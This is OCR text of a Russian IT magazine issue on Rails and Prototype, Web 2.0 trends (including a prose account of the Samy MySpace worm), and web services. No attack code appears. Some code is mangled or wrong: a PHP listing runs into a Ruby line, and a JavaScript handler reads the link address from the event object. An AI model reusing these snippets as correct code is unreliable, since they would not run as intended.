RoR выбрал в себя практически все паттерны объектно-ориентированного подхода к программированию. Самым востребованным шаблоном является Active Record. Часто программисты пытаются облегчить процесс выборки информации из базы данных — пишут различные собственные функции, обобщают SQL-запросы. Простым и гениальным решением для них может стать паттерн Active Record, созданный Мартином Фаулером. Сравним два листинга:

```
$sql = "SELECT * FROM people WHERE person_id = '1'";
```

```
$res = mysql_query($sql);
@person = Person.find(1)
```

Чувствуется разница. Во втором случае (после взятия из БД) person является объектом, и можно производить над ним разные действия, которые будут отражены в базе данных. Играючи выбираем данные по разным параметрам, из связанных таблиц и т.д. Не нужно подолгу размышлять о SQL-запросах: просто определи, что нужно именно тебе, и сразу же начинай воплощать это в коде. Кодерство осталось в прошлом, будущее принесет тебе Rapid Application Development (быстрая разработка приложений) и звание разработчика.

В шаблонизаторе RoR имеется множество встроенных помощников (helpers), позволяющих реализовывать AJAX-вызовы и визуальные эффекты не выходя за рамки языка Ruby. Все это чудо происходит за счет библиотеки Prototype и ее спутника Script.aculo.us.

→ **волшебство Script.aculo.us.** JavaScript давно стал «нашим всем» — с тех времен, когда все таскали с одного и того же ресурса скрипт с падающими снежинками и размещали его у себя на сайте. Эх, куда ушли те времена... Слава светлым силам, что они прошли: JavaScript использовался только для бесполезного украшения. Сейчас же в основном его применяют для повышения usability. Конечно, иногда налицо перерасход фантазии, но это лишь «перегибы на местах».

JavaScript, как и Ruby, — объектно-ориентированный язык. Видимо, поэтому многие PHP-программисты не дружат с ним и пытаются найти способ облегчить свои страдания при написании простеньких скриптов, пока не найдут священный Грааль — библиотеку Prototype. В первую очередь она привлекает внимание к себе замечательной по простоте функцией \$ (доллар). Этот знак хорошо знаком всем нам не только по многочисленным обменникам валют, но и по языку PHP. В Prototype этот знак заменил сложную конструкцию document.getElementById('id'). Получается, что, обращаясь к \$(id), ты работаешь с любым элементом на странице так, как будто работаешь с переменной. Не правда ли это очень удобно?

Начиная с версии 1.5.0 в Prototype также имеется функция «два доллара» (\$\$) — в два раза дороже одного доллара. Воспользовавшись этой функцией, ты обращаешься к целому семейству элементов массива, основываясь на правилах css-селекторов. \$\$('p.left') — получаешь коллекцию абзацев, которым присвоен класс left.

Следующее бескомпромиссное удобство — расширение объектов, в том числе кроссбраузерная поддержка событий. Объект Event позволяет назначать события любому элементу на странице. В общем, твоя работа с коллекциями и элементами массивов превратится в прогулку по райским кушам.

для всех ссылок на странице, имеющих класс alert, перед загрузкой ссылки вывести окно с адресом ссылки

```
$$('a.alert').each(
function(node){
Event.observe(node, 'click', function(e) {
alert(e.href);
document.location.href = e.href;
});
});
```

Если запишешь все это в одну строку, получишь сногшибательную картину. Конечно же, prototype обладает еще и кроссбраузерным XMLHttpRequest (XHR) — им сейчас никого не удивишь.

Script.aculo.us — это надстройка над Prototype, которая реализует некоторые интерфейсные элементы и визуальные эффекты: автодополнение, drag&drop, генератор DOM-элементов. От своего родителя Prototype эта библиотека унаследовала изящность и внешнюю простоту.

пример реализации эффекта мягкого «схлопывания» для элемента

```
Effect.BlindUp($('id'));
```

Prototype в связке со Script.aculo.us берут на себя все рутинные операции при создании пользовательского интерфейса. Но не стоит злоупотреблять этим и использовать эффекты ради самих эффектов. Не забывая о том, что пользователь должен получать удовольствие при работе с твоим сайтом.

→ **что нам стоит дом построить?** Если ты уже собрал достаточное количество инструментов, тебе наверняка захочется создать какой-нибудь сервис — подкину несколько идей. На сегодня доступны карты Москвы от Google, значит, можно создать альтернативу картам различных развлекательных заведений (их составляют редакторы) и предоставить пользователям право самостоятельно наносить на карту любимые бары, кафе, клубы и т.д. Если совместишь карту с обсуждением конкретного места, получится весьма активное сообщество.

Если хочешь добыть денег, устрой место встречи псевдогламурных девчонок, где они смогут собирать, обсуждать и рейтинговать свою одежду и любимые магазинчики. На данный момент подобные коммуникации проходят в формате форума, но потенциал аудитории огромен. Чувствую, за счет размещения рекламы на таком сайте ты сможешь поесть хлеба с маслом.

Рунет растет, растет и количество его пользователей, соответственно, потенциальная аудитория твоего сервиса или сайта будет гарантированно увеличиваться и наверняка найдется группа людей, для которых ты сделаешь доброе дело реализовав собственную идею **С**

Попробуйте подписаться в редакции, позвоните нам.

(это удобнее, чем принято думать



SYNC



Лучшие цифровые камеры



Хакер



Хакер Спец



Железо



Страна Игр




PC Игры



Мобильные компьютеры



Maxi Tuning



Total DVD



DVD Эксперт



Total Football



Onboard



Mountain Bike Action



Хулиган



Свой бизнес

- ★ Для подписчиков в Москве курьерская доставка **БЕСПЛАТНО** в день выхода журнала
- ★ Дешевле, чем в розницу
- ★ Гарантия доставки и замены в случае потери
- ★ Специальные предложения для подписчиков
- ★ Первый номер подписки высылается по звонку вместе с заполненной квитанцией для оплаты

8-495-780-88-29 (для Москвы)

8-800-200-3-999 (для России)

ВСЕ ЗВОНКИ БЕСПЛАТНЫЕ

Мы работаем с 9 до 18 по рабочим дням



Вторая версия web-будущего

WEB 2.0 ДЛЯ ДЕДУШЕК, БАБУШЕК И ИХ РОДИТЕЛЕЙ

ОГЛЯНУВШИСЬ ЛЕТ НА СЕМЬ НАЗАД, МОЖНО ОБНАРУЖИТЬ, ЧТО ИНТЕРНЕТ СЕГОДНЯ СОВСЕМ НЕ ТОТ, КАКИМ БЫЛ РАНЬШЕ. СОВСЕМ НЕ ТОТ. И WEB-СТРАНИЧКИ НЕ ТЕ, И ЧАТЫ, И ДАЖЕ БРАУЗЕРЫ СТАЛИ СОВСЕМ ДРУГИМИ. БАБУШКИ НА СКАМЕЙКЕ ВО ДВОРЕ ТВОЕГО ДОМА ВСПОМИНАЮТ ПРО ТО, КАК ОНИ ЖИЛИ ПРИ СОВЕТСКОЙ ВЛАСТИ И КАКИМИ БЫЛИ В МОЛОДОСТИ. ВСПОМНИМ И МЫ О ТОМ, КАКИМ БЫЛО ПРОШЛОЕ ИНТЕРНЕТА И ЧТО ТВОРИТСЯ В НЕМ СЕЙЧАС

КОНСТАНТИН КЛЯГИН
{ thekonst.net }

Пока мы углубляемся в воспоминания, умные люди проанализировали последние тенденции и объединили их под наименованием Web 2.0. Попробуем разобраться, действительно ли это явление имеет место или Web 2.0 — пустой звук, которым предпримчивые бизнесмены заманивают лопухов.

На конец 90-х, как известно, пришелся интернет-бум. В то время программист на Западе почти приравнялся к богачу. В России же многочисленные аутсорсные конторы получали колоссальную отдачу, которая была намного больше, чем сейчас. Проекты лились лавиной. Я помню, как в моей первой фирме в Харькове в 1998 году на мой стол ежедневно ложилось с десяток технических заданий на проекты, от половины которых мы просто отказывались, — непозволительная роскошь в наше время.

Впрочем, недолго музыка играла, недолго фраер танцевал. Уже в 2001 некоторые американские и европейские программисты лишились своих служебных авто, офисных массажисток, бесплатной пиццы на рабочем месте и премий. Наступил закат «новой экономики».

Удивительно, но спустя пять лет после этих событий никакого упадка web'a и интернете не наблюдается. Все больше бизнес-проектов считают

своим долгом предоставлять онлайн-доступ к своим услугам. Интернет-сервисы стали только важнее и прочнее укрепились в нашей повседневной жизни, начиная банальным e-mail и заканчивая такими вещами, как интернет-дневники (web-логи) и p2p-сети. Мы пишем посты в ЖЖ, скачиваем фильмы в eMule, покупаем и продаем что угодно в системах вроде eBay и читаем «Википедию».

→ **рождение тренда.** Очевидно, что термины прошлого, вроде «новой экономики», на землю прислали не инопланетяне — их придумали и определили люди. Точно так же дела обстоят и с Web 2.0. Концепция родилась пару лет назад во

время дискуссии на конференции между издательством O'Reilly и MediaLive International. На этой конференции эволюция интернет-сервисов была проиллюстрирована изменениями, которые произошли во всемирной сети за последние годы. Старый web именовался при этом Web 1.0.

К примеру, было обнаружено, что вместо рекламной службы DoubleClick появился Google AdSense, а публика предпочла Ofoto более удобной Flickr (www.flickr.com). На место mp3.com сначала пришел Napster, а затем сотни подобных ему распределенных сетей. И простые люди, и знаменитости стали заводить дневники-блоги вместо домашних

ВМЕСТО СПЕКУЛЯЦИИ ДОМЕННЫМИ ИМЕНАМИ ВЛАДЕЛЬЦЫ РЕСУРСОВ СТАЛИ ЗАНИМАТЬСЯ

ОПТИМИЗАЦИЕЙ САЙТОВ ДЛЯ ПОИСКОВИКОВ



страничек. Вместо спекуляции доменными именами владельцы различных ресурсов стали заниматься оптимизацией сайтов для поисковиков. Ухватившись за эти отличия, они проанализировали качественные изменения и формализовали список основных идей Web 2.0:

- WEB КАК ПЛАТФОРМА ДЛЯ ПРИЛОЖЕНИЙ — СЕРВИСОВ, А НЕ «КОРОБОЧНОГО» ПО.
- ПОЛЬЗОВАТЕЛИ КАК ГЛАВНЫЙ ИСТОЧНИК ПОЛЗЫ, ДОВЕРИЕ ПОЛЬЗОВАТЕЛЯМ КАК СОРАЗРАБОТЧИКАМ.
- ИСПОЛЬЗОВАНИЕ КОЛЛЕКТИВНОГО РАЗУМА ПОЛЬЗОВАТЕЛЕЙ.
- ДАННЫЕ КАК СЛЕДУЮЩИЙ «INTEL INSIDE», КОНТРОЛЬ НАД УНИКАЛЬНЫМИ, СЛОЖНОВОСПРОИЗВОДИМЫМИ ДАННЫМИ, КОТОРЫЕ СТАНОВЯТСЯ БОГАЧЕ, КОГДА ИХ ИСПОЛЬЗУЮТ БОЛЬШЕ ПОЛЬЗОВАТЕЛЕЙ.
- КОНЕЦ ПРИВЫЧНОГО ЦИКЛА РАЗРАБОТКИ — ПОСТОЯННАЯ БЕТА (ПРИМЕР — gmail.com).

- ОСНОВНОЙ КОНТЕНТ СЕТИ НАХОДИТСЯ НА МНОЖЕСТВЕ МЕЛКИХ САЙТОВ (КРУПНЫЕ — ЛИШЬ МАЛАЯ ЧАСТЬ), ПРИВЛЕЧЬ ОСНОВНУЮ АУДИТОРИЮ (ОБРЕЗАТЬ «ДЛИННЫЙ ХВОСТ» КРУПНЫХ ПОРТАЛОВ) МОЖНО С ПОМОЩЬЮ РЕАЛИЗАЦИИ ПОЛЬЗОВАТЕЛЬСКОГО САМООБСЛУЖИВАНИЯ.
- WEB-СОФТ КАК СРЕДСТВО, РАБОТАЮЩЕЕ НА САМЫХ РАЗНООБРАЗНЫХ УСТРОЙСТВАХ: ПК, СЕРВЕРЫ, КПК И Т.Д.
- «ЛЕГКИЙ» ИНТЕРФЕЙС ПОЛЬЗОВАТЕЛЯ, ЛЕГКОВЕСНЫЕ ПРОГРАММНЫЕ И БИЗНЕС-МОДЕЛИ.

→ **мир победившей спекуляции: eBay.** «Раньше, — говорит, сидя на скамейке во дворе пятиэтажки, Мария Федоровна, или просто баба Маня, — порядок был. А спекулянтов наоборот не было, хоть в магазинах товаров было негусто». Интернет в 90-х, по сути, был устроен точно так же. Сайтов было немного, и каждый из них старался аккумулировать как можно больше информации по своей тематике. Обмена информацией не про-

исходило, не было и связующих звеньев. Продавец лестниц-стремянков делал свой стремяночный сайт. Фирма по производству садовых ножниц и яблокоснимателей — свой, где и торговала продукцией, насколько это позволяли тогдашние платежные онлайн-системы.

Первой объединяющей силой в этой массе разрозненных web-сайтов стал поисковик-первопроходец Yahoo!, у которого к тому же имелся свой портал с категоризированной коллекцией ссылок. Хуже остальных жилось пользователям: попробуй найди в такой массе нужное. Учитывая, что пользователей интернета было меньше, чем сейчас, что их навыки работы были хуже, а сайты неудобнее (причем на каждом применялся особый подход к навигации), совершить покупку было сложно даже если ты нашел нужный сайт.

И куда же податься простому интернет-пользователю, который хочет продать какую-нибудь ненужную ерунду? Открывать свою страничку и регистрировать ее в портале? Столько всего, чтобы продать, скажем, две материнских платы? Можно было, конечно, вывесить предложение на сайтах, которые специализируются на объявлениях «куплю-продам», как газеты. В то же время

такие сайты исчислялись дюжинами, каждый обзаводился особым дизайном и на каждый приходилось вешать объявление. Неудобно.

Так бы оно и продолжалось, если бы не появлялся спекулянт-сводник, а вернее сайт-посредник, который здорово облегчал жизнь интернет-пользователей, желающих что-нибудь продать или купить. Речь идет о нашем первом примере сайта Web 2.0 — eBay. Главное, что отличает его от досок объявлений, — это наличие обратной связи с пользователями.

Скажем, что произойдет, если на обычной доске объявлений вдруг объявится жулик? Предлагаю товар задешево, взял задаток — и был таков. Нет возможности узнать, порядочен ли продавец! eBay решил эту проблему вполне в духе сообщества — поручил контроль пользователям: составляется рейтинг продавцов, каждого покупателя просят выставить оценку за сервис и написать отзыв. В результате из двух продавцов одного и того же товара покупатель выбирают того, кто обладает более высоким рейтингом, то есть услугами которого остались довольны больше покупателей. Первый же клиент поставит жулику «незачет» и напишет гневный отзыв. Вряд ли у такого продавца еще появятся клиенты.

По сути, eBay — автономная система, сайт, направление развития которого задают пользователи, а не администраторы. Чем активнее пользователи участвуют в работе сайта, тем интереснее и полезнее становится этот проект. Вот главная особенность концепции Web 2.0, но не единственная. Тот же eBay обладает собственным API — набором доступной снаружи функциональности, с помощью которого можно интегрировать eBay в собственный сайт.

→ **носфера в интернете.** Среди первой сотни сайтов интернета можно обнаружить «Википедию» — хороший источник справочной информации по временам, к которым относятся воспоминания бабы Мани. Сталин, Хрущев, Брежнев, стройки века ДнепроГЭС и БАМ... Статьи о вехах истории и не только можно найти в большой онлайн-энциклопедии, редакторами которой являются ее же пользователи. Здесь можно найти

статью на любую тему: от истории Средних веков до новой версии Windows — Vista. Кроме того, если какая-то статья отсутствует или требует дополнений, ты поправишь положение дел не отходя от кассы. Именно по этой причине «Википедия» — могучий эксперимент, призванный проверить, действительно ли достоверна информация от разношерстной толпы интернет-пользователей, каждый из которых имеет возможность вносить изменения в содержимое статей. Судя по результатам на сегодняшний день, можно. Если проигнорировать периодические проявления вандализма по отношению к популярным или злободневным статьям, на «Википедию» можно полагаться в тех случаях, когда требуются какие-то общие, энциклопедические сведения. Принципы Web 2.0 («Данные — главная ценность» и «Чем больше аудитория, тем лучше сервис») иллюстрируют здесь довольно наглядно.

Собственно идея энциклопедии не нова. С 1768 года существует продукт шотландского просвещения — Britannica, которая в последнее время издается на CD, а также как web-сервис Britannica Online. Однако если «Википедия» создается усилиями практически всех желающих, то написание Britannica — более закрытый процесс. Веками она собиралась из тщательно выверенных статей, в то время как «Википедия» возникла как средство сбора информации, и позже за довольно короткое время была наполнена содержанием и продолжает наполняться им сейчас.

Со времени первого издания Britannica и до появления интернета существовал только один способ собрать данные произвольной тематики — набрать людей, которые бы копили их и обрабатывали. Участие широкой публики в этом процессе затруднялось из-за отсутствия средств быстрой коммуникации. С недавних пор проблема связи решена, и известно как минимум два способа построить объемную базу. Первый заключается в том, чтобы, как и прежде, инвестировать значительную сумму в сбор и поддержание актуальности данных. Достоинство этого подхода в том, что без труда и оглядки на авторские права продавать лицензии на использование информации.

Второй подход — позволить потенциальным потребителям информации (с максимальным охватом аудитории) дополнять и уточнять данные. В этом случае встает вопрос авторских прав. Скажем, пользователь оставляет свою рецензию к фильму на нескольких сайтах, посвященных кинематографу. Как узнать, была ли эта рецензия сперта конкурентом или она действительно оставлена на двух ресурсах? Тем не менее можно извлечь выгоду даже из обладания базой данных, а не из копирайта на ее содержимое.


Например, amazon.com, мировой лидер по онлайн-продажам книг, однажды купил базу данных ISBN (числовые обозначения изданий, каждое из которых имеет уникальный номер) у R.R. Bowker. Они снабдили информацию картинками с обложками, главами-примерами и добавили к этому отзывы и рейтинги от пользователей своего web-сайта. Если кто-то хочет получить исчерпывающую библиографическую информацию о книге, он идет не к R.R. Bowker, а на amazon.com. Все это похоже на начало конкуренции между поставщиками информации и теми, кто пользуется ей, особенно если последние становятся более популярным источником, чем оригинал.

→ **тысяча леммингов не могут ошибаться.** «Превед, красавчег!» Если тебе известна эта фраза, то, скорее всего, ты имеешь отношение к ЖЖ, или «живому журналу» — крупнейшему сайту персональных журналов, или блогов. Его участники обычно записывают или иллюстрируют то, что они покушали, куда сходили, с кем поспали, что видели и о чем думали. Казалось бы, полная чепуха (так оно и есть! — прим. Dr.). В то же время несколько журналов (скажем, объединение людей из одного и того же региона) образуют СМИ наподобие газеты или журнала, из которого вполне можно узнать, что происходит в этом регионе в действительности. Скажем, через официальные СМИ власти рапортуют о рекордных урожаях на полях. Блоггеры (жители мест, хозяйства которых якобы обогатены урожаем) видят, что земля соххла и покрылась трещинами, и пишут об этом в ЖЖ. Разумеется, вперемешку с описанием того, что они покушали и что посмотрели по телевизору.

Приведенный пример называется гражданской журналистикой. Согласись, довольно любопытная альтернатива газете «Правда», которую читали бабушки и в которой, как известно, писали только правду.

→ **автоматику в массы.** С точки зрения технологии, хорошим дополнением к блогам стал RSS (Really Simple Syndication или Rich Site Summary — никто не знает оригинального значения аббревиатуры). С помощью RSS-лент можно подписаться на обновления того или иного дневника или сайта. Технология простая, как косяк входной двери. Лента является не чем иным, как небольшим файлом в формате XML, где содержатся краткие анонсы последних обновлений. Однако с ее помо-

Покупаем и продаем на eBay



Родной юмор на «Википедии». Кстати, на русском языке толком отсутствует :)

щью можно здорово ускорить общение между пользователем и сайтом или даже автоматизировать взаимодействие одного сайта с другим. Для пользователей существуют специальные программы — RSS-агрегаторы, которые периодически проверяют ленты, интересные владельцу, и немедленно сообщают об обновлениях на его любимых ресурсах.

В недалеком прошлом автоматическое выисывание заголовков с сайтов новостей приводило к катастрофам. Приходилось анализировать HTML-код страниц соответствующих сайтов, что, естественно, в случае смены их дизайна предполагало модификацию программы-читалки. Теперь же задача размещения последних заголовков BBC, CNN, Reuters, «УНИАН» и «ИТАР-ТАСС» на сайте с помощью RSS решается элементарным образом: все информационные агентства имеют общедоступные ленты в формате, доступном для обработки одним и тем же парсером.

→ **разработка в эру Web 2.0.** Теперь, когда у нас есть несколько примеров весьма успешного применения Web 2.0, рассмотрим процесс разработки такого infoware (информационного обеспечения). Термин software тут едва ли подойдет, так как задача создания клиентского софта для новой платформы решена: в качестве клиента к приложению выступает банальный браузер, как правило, неважно какой именно — MSIE, Mozilla или Safari. Кстати, по этой же причине специализированным приложениям, работающим на пользовательских машинках, некоторые апологеты Web 2.0 предрекают тотальное вымирание в самое ближайшее время. По-моему же, они вымрут лишь частично и их смерть будет гораздо более мучительной, чем кажется. Скажем, для участия в сетях вроде eMule одним браузером сейчас не обойдешься, хотя тот же eMule демонстрирует прогрессивную технологию peer-to-peer, которая считается ближайшим родственником Web 2.0.

Многим профессиональным разработчикам софта хорошо знаком цикл с бетами, кандидатами, баг-фиксингом и релизами. Последние считаются завершением цикла на определенном этапе, так как релиз-версии должны быть максимально стабильными и не должны содержать никаких страшных багов. После релиза, как правило, можно расслабиться и уехать в отпуск, спихнув основную работу отделу поддержки пользователей.

Так разрабатывается продукт. Проекты Web 2.0 можно назвать продуктами только с натяжкой: они не поставляются пользователям в коробках и не отмечаются релизами, а постоянно крутятся на сервере, предоставляя сервис. В таких условиях единственное, что можно предпринять, — накладывать обновления на уже существующую и работающую систему. Что-то исправлять, что-то добавлять. Таким образом, программная часть сервиса существует в виде перманентной бета-версии.

Кроме того, некоторые сервисы в Web 2.0

СТАТЬИ О ВЕХАХ В ИСТОРИИ И НЕ ТОЛЬКО МОЖНО НАЙТИ В ОНЛАЙН-ЭНЦИКЛОПЕДИИ, РЕДАКТОРАМИ КОТОРОЙ ЯВЛЯЮТСЯ ЕЕ ЖЕ ПОЛЬЗОВАТЕЛИ

должны постоянно самообновляться. Если бы паук от Google не индексировал ежедневно миллионы страниц, никто не заинтересовался бы сервисом поиска.

→ **нажми на кнопку — получишь результат?** С некоторых пор, а именно с 2005 года, с Web 2.0 ассоциируется еще один тренд, популярный в современном web-строительстве и известный под аббревиатурой AJAX (Asynchronous JavaScript + XML, асинхронный JavaScript + XML). Однако AJAX — не библиотека или средство разработки, а

набор довольно старых технологий, собранных вместе таким образом, чтобы в web-браузере стало возможным построить интерфейс сродни графическому windows-приложению. Максимально интерактивный, быстрый и удобный.

Среднестатистический web-сайт, привычный всем нам, работает с задержками. Все знают, что если требуется произвести какое-либо действие на сайте, нужно нажать на кнопку или линк, затем обязательно прождать какое-то время до загрузки новой страницы и получения результата. Продолжительность ожидания ответа зависит от производительности сервера и от скорости интернет-соединения.

Сайт, построенный на AJAX, далеко не всегда вынужден обращаться к серверу. Если он обращается к нему, то запрашивает не страницы, а только данные, нужные ему. Все остальное — отображение и взаимодействие с пользователем — производится локально в браузере и освобождает от необходимости загружать в него новые страницы.

Эти технологии просты: XHTML, CSS, DOM, XML, XSLT и JavaScript. Однако их использование не очень просто. В то же время компания Adaptive-Path, которая занимается PR'ом этого подхода, утверждает, что овчинка стоит выделки и что результат, PC-подобный интерфейс пользователя, вполне оправдывает труд по написанию и отладке сотен строк на JavaScript в различных браузерах, не всегда совместимых с другими. Любой, кто видел Gmail и Google Maps в действии, согласится, что GUI там действительно неплох.

→ **библиотекарше на заметку.** Есть еще один прием для облегчения классификации и восприятия информации. С некоторых пор он также ассоциируется с Web 2.0, но не относится к интерфейсу пользователя. Заинтригован?

Речь идет о так называемой фолксномии (сравни с «таксономией» — каталогизацией и систематизацией информации) — способе поиска информации (картинок, текста) без помощи древовидного каталога. Принцип работы Web 2.0

можно сравнить с библиотекой: вот здесь книжки о природе, здесь — о технике, а в этом углу — порнография. Забудь все это. Стало модным описывать каждый элемент при помощи ключевых слов. Прием не новый, но авторы Web 2.0 пророчат ему светлое будущее.

Предположим, нам нужно классифицировать статью о Web 2.0. Вместо помещения в раздел «Компьютеры — Интернет — Новые тенденции» мы напишем «Web 2.0 интернет тренд клягин». Таким образом, ты найдешь статью после просмотра

списка последних трендов. С такой же легкостью можно будет просмотреть и список статей авторства твоего непокорного слуги, так как среди ключевых слов указана фамилия. И все это без двух параллельных каталогов — по тематике и авторам.

Точно по такому же принципу устроен сервис Flickr, где к каждой фотографии прикрепляются теги — ключевые слова, определяющие ее тематику. Список тегов виден при просмотре фотографии. Если захочешь посмотреть другие фото, имеющие один из этих тегов и, соответственно, тематически связанные с просмотренным тобой, кликай по тегу.

→ **хищные вещи века.** В 90-е, когда больше всего были распространены домашние странички и сайты, не связанные друг с другом и предоставляющие сервисы, апофеозом хака считался дефейс. Сломал web-сервер, вывесил вместо главной страницы ругательство — испытал чувство глубокого удовлетворения. То же самое без проблем можно проделать и с сайтом Web 2.0 — достаточно нащупать уязвимость серверного софта. Однако мы уже знаем, что во главу угла в наше время ставят не софт, а информацию, в которой и таится главная уязвимость системы, если в ней практически любой человек может повлиять на содержание. Нагадить на сайте Web 2.0 можно гораздо более изящным способом.

На данный момент, похоже, основная опасность исходит от спаммеров. Именно их программы оставляют в комментариях к блогам тексты рекламы всякой гадости. Например, твоему покорному слуге, сайт которого даже не претендует на совместимость с Web 2.0, приходится регулярно вычищать вполне нейтральные комментарии вроде «Good work!», к которым прилагается ссылка на какую-нибудь рекламу. Фильтровать спаммеров по IP-адресам уже неэффективно из-за любителей анонимности, наоткрывавших прокси, которые успешно используются и для сокрытия реального адреса робота, оставляющего рекламу.

Подобные роботы существуют и для систем, базированных на wiki. На самом деле их применение возможно везде, где есть анонимный доступ или возможность автоматически зарегистрировать ак-



Выбираем по вкусу на amazon.com

каунт. Если подумать, то их можно заточить таким образом, чтобы они искажали, портили данные, влияли на рейтинг или добавляли глупые отзывы.

→ **опасные связи.** Что же касается интенсивного использования клиентской части технологий вроде AJAX, то у них тоже есть замечательные дырки. В этом смысле первый истинный червь web 2.0 представлен недавним случаем, когда был положен сайт myspace.com. Столь громким титулом наградили его сами авторы блога Google.

Сайт myspace.com предоставляет возможность размещать фотографии, блоги и видео. Плюс к этому, есть система френдования и, как полагается в web 2.0, возможность интегрироваться с внешними сайтами. 19-летний девелопер по имени Samy из Лос-Анжелеса игрался с AJAX и с помощью одной строчки на Javascript, встроенной посредством CSS в профайл, положил сайт. Каждый, кто открывал его профайл, автоматически добавлял Samy в свои друзья. Просматривающий заражался и сам, так как в его профайле вместе с новым другом появлялся и код эксплойта. Цепная

реакция: каждый добавлял каждого в свои друзья — сервер грохнул.

Самое интересное в том, что проблема безопасности была не на стороне сервера. Напротив, авторы серверной части, по утверждению самого Samy, проделали большую работу, чтобы заблокировать любые попытки взлома. Для добавления во френды нужно было выполнить целую последовательность POST- и GET-запросов с хэшами. Но, несмотря на это, AJAX-технология и возможность выполнить код в браузере незаметно для пользователя сделали возможным инфицирование профайлов.

Предоставляя возможность другим сайтам интегрироваться, открывая для этого собственную архитектуру, нужно хорошенько задумываться о безопасности случайных связей. Как это было и до web 2.0, и даже раньше — до тех пор пока не изобрели презервативы и кампанию «АнтиСпид».

→ **вопрос гламурности.** Бесспорно, Web 2.0 — не пустой звук, а важное явление и модный тренд. Отчетливо слышны громкие заявления IT-компаний о совместимости чего-либо с Web 2.0. Резюме программистов тоже будут сверкать заголовками вроде «Web 2.0 developer». То, что мы наблюдаем, есть обычная эксплуатация модного явления, которое у всех на слуху, будь то Web 2.0, проблема 2000 или web-порталы. Не избежать нам и жарких споров по поводу того, соответствует ли какой-либо сайт концепции Web 2.0. В точности как у тинейджеров: «гламурно — не гламурно», «готично — не готично».

На самом деле в этом мало смысла, так как в основе концепции лежат довольно общие принципы, которые будут дополнены еще не раз. А мы с тобой, сидя на той же скамеечке у подъезда, где сегодня сидят милые старушки, когда-нибудь вспомним, как «оно было» в начале века, когда Web 2.0 только начинался **С**



Популярный в капиталистических странах Фликр



ADMINING

**ИЗ СЛЕДУЮЩЕГО НОМЕРА
ТЫ УЗНАЕШЬ, КАК НАСТРОИТЬ:**

**ISA
EXCHANGE SERVER
MS SQL SERVER
IIS
ДОМЕН В WINDOWS 2003 SERVER
КРУТОЙ ХОСТИНГ
НОРМАЛЬНУЮ БД ПОД *NIX
КУЧУ ЖЕЛЕЗА ОТ CISCO**

**А ТАКЖЕ СМОЖЕШЬ
ГРАМОТНО
СПЛАНИРОВАТЬ
НАГРУЗКУ
И БЕЗОПАСНОСТЬ
СИСТЕМ И СЕТЕЙ!**

СКОРО В СПЕЦЕ:

WINDOWS VISTA

ВЗГЛЯД ИЗНУТРИ. ПОДРОБНЫЙ АНАЛИЗ НОВОЙ ОС ОТ MICROSOFT.
НОВЕЙШИЕ ТЕХНОЛОГИИ. УДОБСТВО, БЫСТРОТА РАБОТЫ.

BSD

УСТАНОВКА, НАСТРОЙКА, УПРАВЛЕНИЕ BSD-СИСТЕМАМИ.
ИСТОРИЯ. БЕЗОПАСНОСТЬ.

SPYWARE

ТРОЯНЫ. ADWARE. БОТНЕТЫ.
СПАМ. ВИРУСЫ.



КОМАНДУЕМ СЕРВИСАМИ

УПРОЩАЕМ ПОИСК С PHP5 & YANDEX.XML

В ПОСЛЕДНЕЕ ВРЕМЯ В СЕТИ СТАЛИ ВСЕ ЧАЩЕ УПОМИНАТЬ СЛОВО «WEB-СЕРВИС». ЧТО ПРЕДСТАВЛЯЕТ СОБОЙ ЭТА ТЕХНОЛОГИЯ? ДЛЯ ЧЕГО ОНА ПРЕДНАЗНАЧЕНА? КАК ИСПОЛЬЗОВАТЬ ЕЕ? ОТВЕЧАЕМ НА ВСЕ ВОПРОСЫ И ДЕМОНИСТРИРУЕМ КОНКРЕТНЫЙ ПРИМЕР РАБОТЫ С WEB-СЕРВИСАМИ

АЛЕКСЕЙ ШОКОВ
{ alexey.shockov@splendot.com }

Чего хочет любой человек, а особенно программист? Правильно! Совершать поменьше телодвижений и при этом получать от жизни как можно больше. Добиться этого можно не избредая велосипед. Существует очень мало задач, с которыми еще не сталкивался никто, кроме тебя. Очень велик шанс, что кто-то уже решил эту задачу, — тебе остается только приспособить решение под свои нужды.

Web-сервис — это решение задачи. Внедряешь его в свою программу — и наслаждаешься жизнью. К примеру, поиск с учетом морфологии на нашей страничке реализуется очень простым способом с помощью Яндекс.XML — web-сервиса, который недавно открылся на базе поисковой системы Яндекс.

→ **немного теории.** По сути, web-сервис — это обмен документами стандартизированного формата по существующему протоколу HTTP. Простейшим web-сервисом можно назвать RSS-ленты новостей — краткие обзоры новостей сайтов, информацию из которых можно публиковать, к примеру, на собственном сайте.

В последние несколько лет web-сервисы распространились широко благодаря тому, что были стандартизированы протоколы обмена дан-

